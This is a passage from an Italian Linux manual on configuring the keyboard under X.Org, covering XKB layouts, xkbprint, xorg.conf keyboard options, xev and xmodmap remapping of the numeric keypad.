`pc101`	La tastiera tradizionale di lingua inglese degli elaboratori «AT», in cui il tasto [*Alt*] destro viene usato normalmente con la stessa funzione di quello sinistro.
`pc102`	La tastiera tradizionale europea degli elaboratori «AT», in cui il tasto [*Alt*] destro serve normalmente per ottenere un terzo livello di simboli.
`pc104`	La tastiera di lingua inglese degli elaboratori «AT» con estensioni per MS-Windows (tre tasti in più), in cui il tasto [*Alt*] destro viene usato normalmente con la stessa funzione di quello sinistro.
`pc105`	La tastiera europea degli elaboratori «AT» con estensioni per MS-Windows (tre tasti in più), in cui il tasto [*Alt*] destro serve normalmente per ottenere un terzo livello di simboli.

Tabella 28.51. Alcune mappe di disposizione dei simboli.

Mappa	Descrizione	Mappa	Descrizione
`al`	Albanese.	`am`	Armena.
`ar`	Araba.	`az`	Azerbagiana.
`be`	Belga.	`bg`	Bulgara.
`br`	Brasiliana.	`bs`	Bosniaca.
`by`	Bielorussa.	`ca`	Canadese.

Mappa	Descrizione	Mappa	Descrizione
cz	Ceca.	de	Tedesca.
dk	Danese.	ee	Estone.
el	Greca	es	Spagnola.
fi	Finlandese.	fr	Francese.
gb	Britannica.	hr	Croata.
hu	Ungherese.	il	Israeliana.
ir	Iraniana.	is	Islandese.
it	Italiana.	mk	Macedone.
mn	Mongola.	mt	Maltese.
nl	Olandese.	no	Norvegese.
pl	Polacca.	pt	Portoghese.
ro	Rumena.	ru	Russa.
se	Svedese.	si	Slovena.
sk	Slovacca.	sr	Serba.
tr	Turca.	ua	Ucraina.
us	Statunitense.	us_intl	Statunitense con accenti morti.

Mappa	Descrizione	Mappa	Descrizione
`en_US`	Inglese generalizzato con estensioni ISO 9995.		

28.6.3 Geometria

«

Tra i file che descrivono i vari tipi di tastiera disponibili con X, ne esiste un gruppo che serve a ottenere una mappa stampata della disposizione dei tasti, con l'aiuto del programma '**`xkbprint`**'.[11] Questo programma, oltre alle opzioni eventuali, prevede l'indicazione obbligatoria delle coordinate dello schermo dal quale si vuole ottenere la mappa della configurazione attuale:

```
xkbprint [opzioni] schermo [file_da_generare]
```

Se non si indica il nome di un file da generare, il programma crea un file nella directory corrente che corrisponde al modello '`server-`***n*** **.** ***estensione***', dove ***n*** descrive le coordinate dello schermo. La tabella successiva descrive alcune opzioni di '**`xkbprint`**'.

Tabella 28.52. Alcune opzioni.

Opzione	Descrizione
`-color` `-mono`	Genera un risultato con o senza colorazione dei tasti.
`-eps`	Genera un risultato in formato EPS, altrimenti si ottiene un formato PostScript.

Opzione	Descrizione
`-fit` `-full`	L'opzione '**`-fit`**', che è predefinita, fa in modo che il risultato sia contenuto in una pagina; con l'opzione '**`-full`**' si ottiene un risultato delle dimensioni normali.
`-label none|name|code|symbols`	Consente di stabilire cosa si vuole vedere sui tasti: nulla, il nome, il codice numerico o il simbolo.
`-ll` ***n***	Richiede di mostrare i simboli a partire dal livello ***n***.
`-o` ***file***	Si tratta di un modo alternativo per indicare il file da generare.
`-pict all|none|common`	Controlla la visualizzazione dei pittogrammi (secondo lo standard ISO 9995-7). Con i tre argomenti alternativi si ottengono rispettivamente: tutti i pittogrammi, nessun pittogramma, solo quelli comuni.

Vengono mostrati alcuni esempi di utilizzo del programma '**`xkbprint`**'; successivamente appaiono alcune figure ottenute dalla configurazione di una mappa italiana a 102 tasti.

- `$` **`xkbprint -color -label symbols -ll 1 -pict all :0 tastiera.ps`** [*Invio*]

  Genera il file PostScript ‘`tastiera.ps`’, con il disegno della tastiera, usando il colori previsti, mostrando i simboli in corrispondenza dei tasti, partendo dal primo livello (predefinito), usando i pittogrammi standard per tutti i tasti con funzioni speciali. La mappa che si ottiene fa riferimento alle coordinate dello schermo ‘**`:0`**’, ovvero ‘**`:0.0`**’.

- `$` **`xkbprint -eps -color -label symbols -ll 1 -pict all :0 tastiera.eps`** [*Invio*]

  Come nell’esempio precedente, ma creando invece il file EPS ‘`tastiera.eps`’.

- `$` **`xkbprint -eps -color -label symbols -ll 1 -pict all :0`** [*Invio*]

  Rispetto all’esempio precedente, non viene indicato il nome del file da creare, pertanto si ottiene il file ‘`server-0.eps`’.

- `$` **`xkbprint -color -label symbols -ll 3 -pict all :0 tastiera.ps`** [*Invio*]

  Questo esempio è simile al primo, dal quale si distingue per specificare la richiesta di utilizzare i simboli a partire dal terzo livello. In pratica, per la tastiera italiana e per altre tastiere europee, si tratta di quei simboli che si ottengono tenendo premuto il tasto [*AltGr*].

- `$` **`xkbprint -color -label code :0 tastiera.ps`** [*Invio*]

  Rispetto al primo esempio, viene generato un disegno contenente i codici numerici dei tasti.

Figura 28.53. ‘**xkbprint -color -label symbols -ll 1 -pict all :0**’



Figura 28.54. ‘**xkbprint -color -label symbols -ll 3 -pict all :0**’



Figura 28.55. ‘**xkbprint -color -label code :0**’



28.7 Configurazione più dettagliata della tastiera e del mouse

XFree86 e X.Org prevedono un tipo di configurazione più dettagliato; eventualmente è possibile intervenire a livello brutale anche attraverso il programma ‘**xmodmap**’. In ogni caso, occorre ricordare che la configurazione della tastiera interferisce anche con quella del mouse; pertanto, un errore fatto da una parte può anche ripercuotersi dall’altra.

Si tenga in considerazione che, a causa della complessità del sistema di gestione della tastiera di X, le indicazioni che appaiono in questo capitolo possono essere imprecise o troppo semplificate.

28.7.1 Componenti della configurazione

Nelle situazioni più comuni, i componenti usati da X.Org per la configurazione della tastiera e del mouse, si trovano a partire dalla directory ‘`/etc/X11/xkb/`’. Per semplicità, qui vengono indicati percorsi del tipo ‘`xkb/…`’. I componenti principali sono cinque:

1. i codici dei tasti (*key code*), annotati all’interno della directory ‘`xkb/keycodes/`’, dove si abbinano i codici numerici della tastiera a dei nomi simbolici, secondo la forma ‘***<xxxx>***’;
2. i tipi, annotati all’interno della directory ‘`xkb/types/`’, dove si definisce il comportamento dei tasti modificatori (quelli che servono a creare delle combinazioni);
3. le mappe di compatibilità, annotate all’interno della directory ‘`xkb/compat/`’, dove si definiscono gli adattamenti da applicare quando i programmi non sono in grado di interpretare correttamente tutte le funzionalità disponibili;
4. i simboli, annotate all’interno della directory ‘`xkb/symbols/`’, dove si definiscono i caratteri associati effettivamente ai nomi simbolici dei tasti;
5. i disegni delle tastiere (*geometry*), annotati all’interno della directory ‘`xkb/geometry/`’, dove si descrivono le tastiere in modo da poterne riprodurre una mappa stampata.

28.7.2 Modificatori

I modificatori sono i tasti o le combinazioni di tasti che servono a cambiare significato ad altri tasti. La configurazione di XFree86 e X.Org distingue tra modificatori reali e modificatori virtuali.

I modificatori reali sono i tasti [*Maiuscole*], [*Fissamaiuscole*], [*Ctrl*] e altri cinque modificatori generici da stabilire, denominati '**Mod1**', '**Mod2**', '**Mod3**', '**Mod4**' e '**Mod5**'. A questi modificatori generici si possono associare tasti come [*Alt*], [*Meta*], [*BlocNum*], che in tal caso sono da considerare dei modificatori virtuali. Eventualmente, un modificatore virtuale può essere costituito in pratica da una combinazione di tasti.

Storicamente, i modificatori presenti praticamente in tutte le tastiere sono solo i primi tre modificatori reali appena descritti; questo spiega la necessità di attribuire gli altri ai modificatori generici.

28.7.3 Configurazione

La configurazione della tastiera può avvenire nel file '`xorg.conf`' in un modo più dettagliato rispetto a quanto si descrive di solito. Si osservi l'esempio seguente:

```
Section "InputDevice"
    Identifier              "Keyboard1"
    Driver                  "Keyboard"
    Option "AutoRepeat"     "500 30"
    Option "XkbKeycodes"    "xorg"
    Option "XkbTypes"       "default"
    Option "XkbSymbols"     "en_US(pc102)+it"
    Option "XkbGeometry"    "pc(pc102)"
    Option "XkbCompat"      "basic+pc+iso9995"
EndSection
```

Quello che si vede rappresenta una configurazione minima per l'utilizzo di una tastiera italiana tipica in un elaboratore x86 con X.Org. Le varie opzioni rappresentano le cinque componenti principali di configurazione, che si trovano all'interno dei file contenuti nelle directory 'xkb/keycodes/', 'xkb/types/', 'xkb/symbols/', 'xkb/geometry/' e 'xkb/compat/' rispettivamente.

In questo caso, l'opzione '**XkbKeycodes**' contiene il valore '**xorg**', che rimanda ai file 'xkb/rules/xorg' e 'xkb/rules/xorg.lst'; nel primo di questi due file c'è un riferimento esplicito alla voce '**xfree86**' per ciò che riguarda i codici della tastiera di un elaboratore x86:

```
! model          =      keycodes
  macintosh_old =      macintosh
  powerpcps2     =      powerpcps2
  pc98           =      xfree98(pc98)
  abnt2          =      xfree86(abnt2)
  jp106          =      xfree86(jp106)
  *              =      xfree86
```

Ciò corrisponde a selezionare il file di configurazione 'xkb/keycodes/xfree86' che contiene l'abbinamento tra codici numerici della tastiera e codici simbolici, come si può vedere dall'estratto seguente:

```
default xkb_keycodes "xfree86" {
    include "xfree86(basic)"
    <BKSL> =  51;
    <LSGT> =  94;
};

xkb_keycodes "basic" {
```

```
    minimum= 8;
    maximum= 255;

    <TLDE> =  49;
    <AE01> =  10;
    <AE02> =  11;
    …
    indicator 1 = "Caps Lock";
    indicator 2 = "Num Lock";
    indicator 3 = "Scroll Lock";

    alias <ALGR> = <RALT>;
};
…
xkb_keycodes "abnt2" {
    include "xfree86(basic)"
    <BKSL> = 94;
    <AC12> = 51;
    <KPPT> = 134;
};
```

Come appena descritto, assegnare il valore '**`xfree86`**' all'opzione '**`XkbKeycodes`**' significa indicare l'uso del file '`xkb/keycodes/xfree86`', il cui contenuto, come si può vedere dall'estratto di esempio, è suddiviso in sezioni. Quando si indica il file, occorrerebbe anche specificare la sezione a cui si fa riferimento; in questo caso la sezione predefinita a essere presa in considerazione è quella denominata nello stesso modo del file, '**`xfree86`**', come si vede all'inizio:

```
default xkb_keycodes "xfree86" {
    include "xfree86(basic)"
…
```

Si può vedere che questa sezione richiama la sezione '**basic**' dello stesso file. In pratica, la configurazione di X ('`/etc/X11/xorg.conf`') avrebbe potuto essere più precisa specificandola così:

```
Section "InputDevice"
    Identifier           "Keyboard1"
    Driver               "Keyboard"
    Option "AutoRepeat"  "500 30"
    Option "XkbKeycodes" "xorg(xfree86)"
    Option "XkbTypes"    "default"
    Option "XkbSymbols"  "en_US(pc102)+it"
    Option "XkbGeometry" "pc(pc102)"
    Option "XkbCompat"   "basic+pc+iso9995"
EndSection
```

L'opzione '**XkbTypes**', che si riferisce alla gestione dei tasti modificatori, contiene il valore '**default**', che corrisponde alla selezione del file '`xkb/types/default`', utilizzando la sezione predefinita con lo stesso nome. Il contenuto del file potrebbe essere questo:

```
default xkb_types "default" {
    include "basic"
    include "pc"
    include "iso9995"
    include "extra"
    include "mousekeys"
};
```

In pratica, viene dichiarato l'uso di altri file della stessa directory secondo la sequenza che si può vedere. La stessa cosa, si può esprimere

nel file di configurazione di X (‘`/etc/X11/xorg.conf`’), come si vede dall’esempio seguente:

```
Section "InputDevice"
    Identifier              "Keyboard1"
    Driver                  "Keyboard"
    Option "AutoRepeat"     "500 30"
    Option "XkbKeycodes"    "xorg(xfree86)"
    Option "XkbTypes"       "basic+pc+iso9995+extra+mousekeys"
    Option "XkbSymbols"     "en_US(pc102)+it"
    Option "XkbGeometry"    "pc(pc102)"
    Option "XkbCompat"      "basic+pc+iso9995"
EndSection
```

Naturalmente si possono rendere esplicite le sezioni; osservando il contenuto dei vari file, si dovrebbe scrivere così:

```
Section "InputDevice"
    Identifier              "Keyboard1"
    Driver                  "Keyboard"
    Option "AutoRepeat"     "500 30"
    Option "XkbKeycodes"    "xorg(xfree86)"
    Option "XkbTypes"       "basic(basic)+pc(default)+↩
↪iso9995(default)+extra(default)+mousekeys(default)"
    Option "XkbSymbols"     "en_US(pc102)+it"
    Option "XkbGeometry"    "pc(pc102)"
    Option "XkbCompat"      "basic+pc+iso9995"
EndSection
```

Dopo aver espanso le opzioni precedenti, ‘**`XkbSymbols`**’ comincia a essere più intuitiva: evidentemente viene usata la sezione ‘**`pc102`**’ del file ‘`xkb/symbols/en_US`’ e la sezione predefinita del file ‘`xkb/symbols/it`’. In questo modo si fa riferimento alla mappa inglese con tutte le estensioni del caso, compreso il fatto che si usa una tastiera a 102 tasti, a cui si sovrappone la mappa italiana, che va

a sostituire alcuni tasti. Dall'osservazione dei file, si determina che la sezione predefinita del file '`xkb/symbols/it`' è '**`basic`**':

```
Section "InputDevice"
    Identifier           "Keyboard1"
    Driver               "Keyboard"
    Option "AutoRepeat"  "500 30"
    Option "XkbKeycodes" "xorg(xfree86)"
    Option "XkbTypes"    "basic(basic)+pc(default)+↩
↪iso9995(default)+extra(default)+mousekeys(default)"
    Option "XkbSymbols"  "en_US(pc102)+it(basic)"
    Option "XkbGeometry" "pc(pc102)"
    Option "XkbCompat"   "basic+pc+iso9995"
EndSection
```

L'opzione '**`XkbGeometry`**' serve a dichiarare la forma che ha la tastiera. Come ormai si intende, viene indicata la sezione '**`pc102`**' del file '`xkb/geometry/pc`'. Ovviamente è opportuno che la geometria della tastiera sia conforme a quanto dichiarato nell'opzione '**`XkbSymbols`**'.

L'opzione '**`XkbCompat`**' dichiara le «mappe di compatibilità». Come si vede si fa riferimento alle sezioni predefinite dei file '`xkb/compat/basic`', '`xkb/compat/pc`' e '`xkb/compat/iso9995`'. Dall'osservazione dei file si determinano le sezioni predefinite:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbKeycodes" "xorg(xfree86)"
    Option "XkbTypes"    "basic(basic)+pc(default)+↩
↪iso9995(default)+extra(default)+mousekeys(default)"
    Option "XkbSymbols"  "en_US(pc102)+it(basic)"
    Option "XkbGeometry" "pc(pc102)"
    Option "XkbCompat"   "basic(basic)+pc(basic)+↩
↪iso9995(default)"
EndSection
```

Questa modalità di configurazione diventa utile quando si vuole fare qualcosa di diverso da ciò che sarebbe predefinito. Per questo, l'opzione più interessante per gli interventi manuali è '**`XkbSymbols`**'. Per esempio, per attribuire una «variante» alla mappa della tastiera prescelta, occorre trovare presumibilmente una sezione appropriata nel file, che in questo caso è '`xkb/symbols/it`'; così, volendo disabilitare i tasti morti, occorre specificare la sezione '**`nodeadkeys`**':

```
    …
    Option "XkbSymbols"       "en_US(pc102)+it(nodeadkeys)"
    …
```

Con lo stesso criterio, per cambiare la geometria della tastiera, occorre intervenire tra le opzioni di '`xkb/symbols/en_US`' e di '`xkb/geometry/pc`'; in questo caso si passa a una tastiera a 105 tasti:

```
    …
    Option "XkbSymbols"          "en_US(pc105)+it(basic)"
    Option "XkbGeometry"         "pc(pc105)"
    …
```

28.7.3.1 Sintesi della configurazione

Una volta definita in qualche modo la configurazione per la tastiera, si può ottenere una sintesi di tutto ciò che viene coinvolto con l'aiuto del programma '**xkbcomp**',[12] usando l'opzione '**-xkb**':

```
$ xkbcomp -xkb :0 [Invio]
```

In questo modo si richiede di analizzare la configurazione relativa alla tastiera associata allo schermo nelle coordinate '**:0**' (ovvero '**:0.0**'). Ciò che si ottiene in questo caso è il file '`server-0.xkb`', la cui consultazione può essere molto utile per comprendere meglio la configurazione della propria tastiera.

28.7.3.2 Aggiungere nuovi file di configurazione

A parte ogni considerazione sulla difficoltà che comporta la modifica e l'aggiunta di altri file nella struttura che si articola a partire dalla directory '`xkb/`', occorre considerare che i file in questione (e le sezioni in essi contenute) sono riepilogati all'interno di indici; uno per ogni sottodirectory. Per esempio, il file '`xkb/symbols.dir`' si riferisce al contenuto della directory '`xkb/symbols/`'. Ecco un estratto di questo file:

```
-dp----- a------- it(basic)
--p----- a------- it(Sundeadkeys)
--p----- a------- it(sundeadkeys)
--p----- a------- it(nodeadkeys)
```

L'elenco è composto da tre parti: una prima serie di indicatori, una seconda serie e alla fine il file e la sezione a cui si riferiscono. Questi indicatori possono essere teoricamente quelli seguenti:

```
hdp----- amkfg--- nome(sezione)
```

Questi indicatori servono a classificare la sezione che appare a fianco, secondo la logica della tabella seguente:

Lettera	Significato mnemonico	Descrizione
`h`	*hidden*	Sezione nascosta da utilizzare soltanto all'interno di altre.
`d`	*default*	Sezione predefinita.
`p`	*partial*	Sezione parziale.
`a`	*alphanumeric*	Funzione riferita alla parte della tastiera che serve a ottenere simboli alfanumerici e non.
`m`	*modifier*	Funzione riferita all'uso dei tasti modificatori.
`k`	*keypad*	Funzione riferita alla gestione della tastiera numerica.
`f`	*function*	Funzione riferita alla gestione di tasti con funzioni speciali.
`g`	*group*	Funzione riferita alla gestione di gruppi alternativi.

28.7.4 Configurazione con «xmodmap»

Nella necessità di modificare o di costruire una mappa personalizzata della tastiera, piuttosto di addentrarsi nei meandri del contenuto delle varie sottodirectory che si articolano a partire da ‘`xkb/`’, può essere più conveniente l’uso del programma ‘**`xmodmap`**’.[13] Per poter usare questo programma è necessario conoscere il codice numerico dei tasti. Per acquisire questa informazione si può utilizzare il programma ‘**`xkbprint`**’, che si avvale delle informazioni contenute nella directory ‘`xkb/geometry/`’, ma in presenza di una tastiera differente dal previsto, occorre usare il programma ‘**`xev`**’.[14]

Il programma ‘**`xev`**’ si avvia da una finestra di terminale e si traduce in un riquadro con sfondo bianco, contenente un piccolo rettangolo. Quando la sua finestra è in primo piano o comunque quando è attiva, le azioni che si compiono con la tastiera o con il mouse, vengono descritte nella finestra di terminale da cui il programma è stato avviato. La figura successiva dà un’idea di questo comportamento.

Figura 28.70. Il programma '**xev**' in funzione.



Per esempio, premendo il tasto [*Ctrl*] sinistro di una tastiera comune si dovrebbe ottenere un risultato simile a quello seguente:

```
KeyPress event, serial 29, synthetic NO, window 0x1000001,
    root 0x36, subw 0x0, time 2064092, (336,380), root:(339,399),
    state 0x0, keycode 37 (keysym 0xffe3, Control_L), same_screen YES,
    XLookupString gives 0 bytes:  ""

KeyRelease event, serial 29, synthetic NO, window 0x1000001,
    root 0x36, subw 0x0, time 2064203, (336,380), root:(339,399),
    state 0x4, keycode 37 (keysym 0xffe3, Control_L), same_screen YES,
    XLookupString gives 0 bytes:  ""
```

Da questo esempio si comprende che il codice del tasto [*Ctrl*] sinistro è il numero 37.

Con queste informazioni si può usare il programma '**xmodmap**' per sostituire la funzione di qualche tasto, oppure per ridefinire completamente la tastiera.

28.7.4.1 Utilizzo di «xmodmap»

Il programma '**xmodmap**' si avvale normalmente di un file di configurazione, che, se non lo si specifica espressamente, corrisponde a '`.xmodmap`' contenuto nella directory personale dell'utente. Per questa ragione il programma può fare a meno di argomenti nella riga di comando:

```
xmodmap [opzioni] [file_di_configurazione]
```

Tabella 28.72. Alcune opzioni.

Opzione	Descrizione
`-display` ***schermo***	Permette di specificare a quale servente grafico fare riferimento.
`-grammar`	Genera un promemoria della sintassi da usare per la configurazione.

Opzione	Descrizione
`-n`	Simula l'operazione, senza eseguirla veramente.
`-e` ***espressione***	Esegue l'espressione fornita, che in pratica è l'equivalente di una direttiva di configurazione. Si può usare questa opzione più volte.
`-pm`	*print modifier* Emette la configurazione attuale dei modificatori.
`-pk`	*print keymap* Emette la configurazione attuale della mappa della tastiera.
`-pke`	*print keymap expression* Emette la configurazione attuale della mappa della tastiera, usando un formato compatibile con quello necessario per la configurazione.
`-pp`	*print pointermap* Emette la configurazione attuale del puntatore grafico.

Segue la descrizione di alcuni esempi di interrogazione sullo stato attuale della configurazione, quando il servente grafico è stato avviato avendo il file di configurazione di X ('`/etc/X11/xorg.conf`') con la sezione '**`InputDevice`**' organizzata così:

```
Section "InputDevice"
    Identifier                  "Keyboard1"
    Driver                      "Keyboard"
    Option "AutoRepeat"         "500 30"
    Option "XkbKeycodes"        "xorg(xfree86)"
    Option "XkbTypes"           "basic(basic)+pc(default)+↩
↪iso9995(default)+extra(default)+mousekeys(default)"
    Option "XkbSymbols"         "en_US(pc102)+it(basic)"
    Option "XkbGeometry"        "pc(pc102)"
    Option "XkbCompat"          "basic(basic)+pc(basic)+↩
↪iso9995(default)"
EndSection
```

- `$` **`xmodmap -grammar`** [*Invio*]

```
xmodmap accepts the following input expressions:

    pointer = default             reset pointer buttons to default
    pointer = NUMBER ...          set pointer button codes
    keycode NUMBER = [KEYSYM ...] map keycode to given keysyms
    keysym KEYSYM = [KEYSYM ...]  look up keysym and do a keycode operation
    clear MODIFIER                remove all keys for this modifier
    add MODIFIER = KEYSYM ...     add the keysyms to the modifier
    remove MODIFIER = KEYSYM ...  remove the keysyms from the modifier

where NUMBER is a decimal, octal, or hex constant; KEYSYM is a valid
Key Symbol name; and MODIFIER is one of the eight modifier names:  Shift,
Lock, Control, Mod1, Mod2, Mod3, Mod4, or Mod5.  Lines beginning with
an exclamation mark (!) are taken as comments.  Case is significant except
for MODIFIER names.

Keysyms on the left hand side of the = sign are looked up before any changes
are made; keysyms on the right are looked up after all of those on the left
have been resolved.  This makes it possible to swap modifier keys.
```

- `$` **`xmodmap -pm`** [*Invio*]

```
xmodmap:  up to 2 keys per modifier,
 (keycodes in parentheses):
```

```
shift       Shift_L (0x32),  Shift_R (0x3e)
lock        Caps_Lock (0x42)
control     Control_L (0x25),  Control_R (0x6d)
mod1        Alt_L (0x40)
mod2        Num_Lock (0x4d)
mod3        Mode_switch (0x71)
mod4        Super_L (0x73)
mod5        Scroll_Lock (0x4e)
```

- `$` **xmodmap -pk** [*Invio*]

```
There are 4 KeySyms per KeyCode; KeyCodes range from 8 to 255.
…
  8
  9  0xff1b (Escape)
 10  0x0031 (1)      0x0021 (exclam)     0x00b9 (onesuperior)    0x00a1 (exclamdown)
 11  0x0032 (2)      0x0022 (quotedbl)   0x00b2 (twosuperior)    0xfe59 (dead_doubleacute)
 12  0x0033 (3)      0x00a3 (sterling)   0x00b3 (threesuperior)  0xfe53 (dead_tilde)
…
115  0xffeb (Super_L)
116  0xff20 (Multi_key)
117  0xff67 (Menu)
118
119
…
254
255
```

- `$` **xmodmap -pke** [*Invio*]

```
keycode   8 =
keycode   9 = Escape
keycode  10 = 1 exclam onesuperior exclamdown
keycode  11 = 2 quotedbl twosuperior dead_doubleacute
keycode  12 = 3 sterling threesuperior dead_tilde
…
keycode 115 = Super_L
keycode 116 = Multi_key
keycode 117 = Menu
```

```
keycode 118 =
keycode 119 =
…
keycode 254 =
keycode 255 =
```

- `$` **`xmodmap -pp`** [*Invio*]

```
There are 3 pointer buttons defined.

    Physical        Button
     Button          Code
        1              1
        2              2
        3              3
```

28.7.4.2 Configurazione della tastiera numerica

In presenza di una tastiera comune, con la quale si intende sfruttare il blocco dei tasti numerici esclusivamente per questo, eliminando del tutto la possibilità di usare quei tasti anche per il movimento del cursore e altro, si possono ridefinire le funzioni associate ai tasti, senza distinzione tra i livelli. Per cominciare occorre ottenere la configurazione attuale:

`$` **`xmodmap -pke`** [*Invio*]

```
…
keycode  79 = KP_Home KP_7
keycode  80 = KP_Up KP_8
keycode  81 = KP_Prior KP_9
…
keycode  83 = KP_Left KP_4
keycode  84 = KP_Begin KP_5
```

```
keycode  85 = KP_Right KP_6
…
keycode  87 = KP_End KP_1
keycode  88 = KP_Down KP_2
keycode  89 = KP_Next KP_3
keycode  90 = KP_Insert KP_0
keycode  91 = KP_Delete KP_Decimal
…
```

Con questi dati si può costruire un file di configurazione contenente le righe seguenti:

```
keycode  79 = KP_7
keycode  80 = KP_8
keycode  81 = KP_9
keycode  83 = KP_4
keycode  84 = KP_5
keycode  85 = KP_6
keycode  87 = KP_1
keycode  88 = KP_2
keycode  89 = KP_3
keycode  90 = KP_0
keycode  91 = KP_Decimal
```

Queste righe possono essere inserite all'interno del file '`~/.xmodmap`', oppure in un altro file da indicare espressamente nella riga di comando di '**`xmodmap`**'. In alternativa si può usare anche l'opzione '**`-e`**', in questo modo:

```
$ xmodmap -e "keycode 79 = KP_7" [Invio]

$ xmodmap -e "keycode 80 = KP_8" [Invio]

$ xmodmap -e "keycode 81 = KP_9" [Invio]
```

```
$ xmodmap -e "keycode 83 = KP_4" [Invio]

$ xmodmap -e "keycode 84 = KP_5" [Invio]

$ xmodmap -e "keycode 85 = KP_6" [Invio]

$ xmodmap -e "keycode 87 = KP_1" [Invio]

$ xmodmap -e "keycode 88 = KP_2" [Invio]

$ xmodmap -e "keycode 89 = KP_3" [Invio]

$ xmodmap -e "keycode 90 = KP_0" [Invio]



